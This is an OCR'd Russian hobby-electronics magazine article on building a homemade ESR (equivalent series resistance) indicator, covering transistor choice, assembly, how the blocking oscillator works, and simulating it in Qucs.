
Подстроечный резистор на 10 Ом встречается реже, чем его килоомные и мегаомные собратья. Если у тебя такого не окажется, можешь взять несколько низкоомных постоянных резисторов номиналом от 1 до 10 Ом и, используя их последовательно-параллельное соединение, добиться нужного сопротивления. При этом щупы удобно подключить к измерительной обмотке напрямую и наблюдать показания прибора при измерении такого составного резистора. Когда точка нуля будет найдена, остается впаять этот составной резистор между выводом обмотки и одним из щупов.

Транзистор

Что касается транзистора, то нам должен подойти любой маломощный обратной проводимости. Посмотрим спецификацию транзистора BC547B. Помимо важных сведений о назначении его выводов, мы можем узнать, что граничная частота его работы Ft = 300 МГц, коэффициент усиления Hfe = 200, допустимый ток коллектора Ic = 100 мА при максимальном напряжении между коллектором и эмиттером Vces = 50 В, рассеиваемая мощность Pta = 500 мВт. По информации на сайте белорусского завода «Интеграл», аналогом транзистора BC547B служит транзистор КТ3102БМ.

Но гораздо больший интерес представляет ответ на вопрос, не подойдет ли в качестве замены дорогой сердцу всех радиолюбителей на постсоветском пространстве транзистор КТ315. Его можно встретить практически в любой радиоаппаратуре советского производства. Мне попались модификации с буквами Б и Г в классическом корпусе КТ-13, хотя производилась почти половина алфавита.

Паспортные характеристики КТ315 немного уступают BC547B, но в рассматриваемом приборе они используются далеко не в полной мере. А практические испытания показали, что такая замена вполне допустима. Более того, если у тебя вдруг оказался транзистор противоположной проводимости, не n-p-n, а p-n-p, например BC557B или КТ361, то можешь использовать и его, но при этом измени полярность включения батарейки. Когда транзистор будет выбран, надо выяснить, где у него находятся коллектор (К), база (Б) и эмиттер (Э), а потом решить, как они будут соединены с остальными элементами схемы.



Внешний вид и расположение выводов транзисторов BC547B и КТ315

WARNING

Сейчас транзистор КТ315 выпускается белорусским заводом «Интеграл» в корпусе КТ-26 — отечественном аналоге TO-92 — и внешне выглядит точно так же, как BC547B. Но порядок следования «ножек» у этих транзисторов разный. Поэтому перед использованием в приборе неизвестного транзистора никогда не полагайся на внешнее сходство и обязательно проверяй назначение выводов по спецификации. А лучше всего еще и прозвонить транзистор мультиметром, чтобы убедиться, что хотя бы его базовый вывод на месте.

На схеме прибора в базовой цепи транзистора показан один-единственный резистор. Можешь поступить в соответствии со схемой и поставить элемент сопротивлением от 6,8 до 10 кОм. Но если хочешь поэкспериментировать, то установи последовательно соединенные переменный резистор 10 кОм и постоянный резистор 2 кОм. Последний защитит транзистор в том случае, если, увлекшись опытами, ты выкрутишь переменный резистор на ноль.

Сборка и оформление


Для сборки индикатора ЭПС тебе, конечно же, потребуется паяльник, припой и флюс. Если будешь собирать навесным монтажом, то удобнее использовать старый добрый паяльник мощностью 40–60 Вт с медным жалом, универсальный припой ПОС-61 и канифоль. О технологии пайки почитаешь сам, материалы про меры предосторожности при работе с высоким напряжением и горячим паяльником тоже найти нетрудно.

WARNING

Я хочу отметить только один вопрос техники безопасности, который часто оставляют без внимания. Не поленись и перед началом работы надень защитные очки. Если не хочешь покупать готовые, можешь вырезать их из пластиковой бутылки от минеральной воды. Поскольку тебе придется паять на весу пружинящие выводы обмоток трансформатора, вероятность разбрызгивания расплавленного припоя довольно высока. И по закону подлости летит он не в бровь, а прямо в глаз. Такое попадание не всегда приводит к фатальным последствиям, но удовольствия тоже не доставляет. Если не стремишься в ряды одноглазых пиратов, то позаботься о своем зрении!

Жизненный путь многих самоделок завершается на этапе распаянной платы или клубка проводов и деталей. Возможность их полезного использования в таком виде весьма ограниченна. Через непродолжительное время где-то нарушается контакт и прибор перестает работать, а интереса к поиску неисправности уже не остается. Чтобы обеспечить индикатору ЭПС более счастливую судьбу, его надо поместить в корпус и снабдить измерительными щупами. Можно встретить варианты расположения электронной схемы в корпусе большого маркера, где один контакт измерительной обмотки выведен вместо пишущего стержня, а второй — гибким проводом через пробку маркера. Проще, конечно, воспользоваться пластиковой коробкой. В качестве бюджетного варианта можешь рассмотреть мыльницу.

Я же решил сделать деревянный корпус. Чтобы не выполнять клеевых соединений, выпилил «пионерским» лобзиком в отрезке толстой доски объем для размещения электронных компонентов, из более тонкой дощечки изготовил тыльную и лицевую крышки. На лицевой поместил индикаторный светодиод и вывел контакты двух никуда больше не подключенных резисторов 4,7 и 10 Ом. Перед началом работы я касаюсь этих выводов измерительными щупами (которые изготовил из пустых стержней типа «паркер»), чем, с одной стороны, проверяю работу прибора, а с другой — «калибрую» свое зрение на изменение яркости светодиода.



Индикатор ЭПС в собранном виде

Чтобы исключить возможность коротких замыканий, можешь вырезать из картонки макетную плату, установить на ней детали, пропустив их выводы в проделанные шилом отверстия, после чего соединить выводы отрезками проводов. Это обеспечит достаточную жесткость конструкции.

Надеюсь, что работа над этим простым прибором доставит тебе несколько приятных часов и позволит проникнуться магией аналоговой электроники!

Продолжение статьи →

ХАКЕРСКИЙ ТЕСТЕР


СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

ПРИНЦИП РАБОТЫ ГЕНЕРАТОРА ESR-ПРОБНИКА

Давай попробуем, не погружаясь в глубины электродинамики и не выходя далеко за пределы школьной физики, описать работу примененного в приборе генератора на качественном уровне. Для удобства покажем на следующем рисунке левую, генераторную часть схемы прибора.

Биполярный транзистор в ней играет роль переключателя, который то включает в цепь нижнюю половину первичной обмотки, присоединенную к коллектору, то выключает ее. Ток через верхнюю половину первичной обмотки, которая подключена к базе транзистора, ограничен резистором. По закону Био — Савара — Лапласа модуль индукции создаваемого током магнитного поля прямо пропорционален силе этого тока, поэтому влиянием базового тока на магнитные процессы в трансформаторе можно пренебречь.

Роль базового тока заключается только в управлении транзистором. Наоборот, изменения гораздо более сильного коллекторного тока индуцируют значительную ЭДС в остальных обмотках трансформатора (в том числе и не показанных здесь индикаторной и измерительной) и определяют его работу.



Принципиальная схема генератора (слева) и направление индукции магнитного поля при двух возможных вариантах намотки первичной обмотки (справа)

В школе мы узнали правило буравчика, в соответствии с которым направление вектора магнитной индукции B обусловлено тем, как будет огибать сердечник текущий в обмотке ток I — по часовой стрелке или против нее, если смотреть с выбранного конца сердечника, верхнего или нижнего. Это правило дает два существенно отличающихся способа намотки, которые схематично изображены на рисунке справа. Но в любом случае если делается отвод от среднего витка обмотки, то направления намотки образовавшихся половин будут взаимно противоположными.

Теперь мы можем рассмотреть поэтапно, что происходит в генераторе, когда прибор включается.

Фаза 1. Транзистор закрыт, поэтому через коллекторную обмотку тока нет. Напряжение питания выше порога открытия базового p-n-перехода (около 0,7 В для кремниевых транзисторов). Поэтому через базу транзистора начинает течь ток. Скорость нарастания этого тока ограничена активным сопротивлением базовой цепи и самоиндукцией в базовой катушке, которая ему препятствует.

Фаза 2. С увеличением базового тока транзистор приоткрывается, через коллекторную обмотку начинает течь быстро увеличивающийся ток I1, нарастанию которого препятствуют те же явления, что и в базовой катушке. Увеличение коллекторного тока приводит к нарастанию магнитной индукции B1 и образованного ею магнитного потока Ф1, который пронизывает и витки базовой обмотки, находящейся на том же сердечнике. В соответствии с правилом Ленца, этот процесс индуцирует в базовой обмотке такую ЭДС, чтобы магнитная индукция B2 создаваемого ею тока I2 препятствовала увеличению магнитного потока Ф1. То есть направление B2 противоположно B1, а ток I2 складывается с существующим базовым током и усиливает его. Таким образом, между коллекторной и базовой обмотками существует положительная обратная связь.

Фаза 3. Дальнейшее увеличение базового тока приводит к еще большему открытию транзистора до тех пор, пока он не перейдет в режим насыщения и не откроется полностью. Ток через коллекторную обмотку достигает максимального значения, изменение магнитного поля прекращается, а вместе с ним прекращается и поддержка базового тока индукционным током.


Фаза 4. Базовый ток уменьшается, что приводит к частичному закрытию транзистора и уменьшению коллекторного тока, которое, в свою очередь, вызывает изменение магнитного поля, создаваемого коллекторной катушкой. Положительная обратная связь, описанная в фазе 2, начинает действовать в обратном направлении до тех пор, пока базовый ток не остановится и транзистор не закроется. Создаются условия, соответствующие фазе 1, и процесс повторяется.

Увидеть происходящие в цепи генератора процессы воочию позволил бы осциллограф, но приоткрыть завесу тайны можно и с помощью компьютерной модели, которая описана в следующем разделе.

МОДЕЛИРОВАНИЕ ГЕНЕРАТОРА ИНДИКАТОРА ЭПС

Для моделирования электронной схемы генератора можно воспользоваться программой Qucs. Чтобы установить версию 0.0.19 под Windows, достаточно скачать дистрибутивный ZIP-архив и распаковать его на диск. Запускается программа сценарием `qucs.bat`. Если ты до этого никогда не работал с этим приложением, почитай руководство для начинающих, доступное в меню «Справка → Быстрый старт». Оно, как и интерфейс программы, переведено на русский язык, поэтому проблем возникнуть не должно. Выполнение простого упражнения «Быстрый старт в аналоговом моделировании» из этого руководства быстро введет тебя в курс дела.

Когда освоишься в программе, предлагаю построить модель генератора нашего индикатора ЭПС, изображенную на следующем рисунке.



моделирование переходного процесса
TR1
Type=lin
Start=0
Stop=100 us

1
3
2
Uind
R2
R=5 kOhm
Ib
T1
L1=0.4 mH
L2=0.4 mH
L3=1.6 mH
Ic
BC547BP
R1
R=10 kOhm
V1
U=1.5 V
Uind.Vt
100
50
0
0 1e-05 2e-05 3e-05 4e-05 5e-05 6e-05 7e-05 8e-05 9e-05 1e-04
time
Ib.It
Ic.It
0.04
0.02
0
0 1e-05 2e-05 3e-05 4e-05 5e-05 6e-05 7e-05 8e-05 9e-05 1e-04
time
time

Модель генератора индикатора ЭПС

Первая попытка моделирования повлекла две проблемы. Во-первых, я забыл добавить компонент «Моделирование переходного процесса» (на боковой панели: «Компоненты → Виды моделирования → Tra Моделирование переходного процесса»), из-за чего получал сообщение об ошибке «checker error, no actions defined: nothing to do». Параметры моделирования можно указать такие: начало — 0, конец — 100 мкс, шаг — 100 нс, количество отсчетов — 1001. Во-вторых, когда процесс моделирования запустился, в аналогичном окне после серии предупреждений «WARNING: ...» я получил сообщение «ERROR: TR1: Jacobian singular at t = 5.018e-011, aborting transient analysis». Оказалось, что даже замкнутая цепь не хочет моделироваться, если она не заземлена. После добавления значка заземления (ты можешь его увидеть справа от элемента питания) моделирование прошло успешно.

INFO

Если у тебя возникли трудности с составлением электронной схемы, не удается избавиться от ошибок моделирования или ты просто хочешь побыстрее перейти к экспериментам, держи файл с готовой проверенной моделью. Загрузи его в программу Qucs с помощью пункта меню «Файл → Открыть», запусти расчет модели в меню «Моделирование → Моделировать» и, когда процесс завершится, посмотри получившийся результат с помощью пункта меню «Моделирование → Просмотр данных/схемы».

Что можно сказать об этой модели? Величины индуктивностей обмоток трансформатора я рассчитал по формуле для катушки индуктивности с тороидальным сердечником прямоугольного сечения, подставив размеры малого ферритового кольца, в предположении, что относительная магнитная проницаемость его материала равна 825. Для 25-витковых первичных полуобмоток генератора получилось около 0,4 мГн, а для 50-витковой вторичной индикаторной обмотки — 1,6 мГн. Как ты можешь видеть, в 100 мкс времени моделирования разместились шесть с половиной периодов, что соответствует частоте около 65 кГц. Обрати внимание на соотношение коллекторного (зеленый) и базового (красный) токов, а также на пилообразную форму импульсов. Именно быстрое размыкание цепи транзистором приводит к возникновению электродвижущей силы (ЭДС) в индикаторной обмотке (синий ток), величина которой в импульсе подбирается к 100 В.

Кое-что о трансформаторах

Ты вспомнил школьную формулу, в соответствии с которой напряжение на обмотках трансформатора пропорционально количеству их витков, и тебя удивили такие большие величины на вторичной обмотке? Не забывай, что в школе изучались трансформаторы синусоидального, а не импульсного напряжения, поэтому в результатах модели нет ничего парадоксального.

Скажу больше: экспериментируя с трансформаторами на разных сердечниках, после намотки первичной и индикаторной вторичной обмоток я сначала проверял их целостность, как полагал, простым и оригинальным способом. Ко вторичной обмотке я подключал светодиод, после чего один конец первичной обмотки прижимал к минусу батарейки, а другим «чиркал» по плюсу, как спичкой по коробку. Светодиод при этом мигал, и я считал, что все в порядке, пока вдруг схема не перестала работать.

Не найдя повреждения в соединениях, я несколько раз перемотал трансформатор, но светодиод не загорался даже в вариантах, которые работали до этого. Тогда я догадался проверить светодиод тестером и увидел, что он неисправен. Магнитный поток изменялся так быстро и импульсы напряжения, которые генерировались трансформатором при моем способе проверки, оказались настолько велики, что вывели его из строя. После замены светодиода все схемы снова заработали. А старый светодиод, даже неисправный, по-прежнему помигивает от высокого напряжения, если им «проверять» трансформатор.

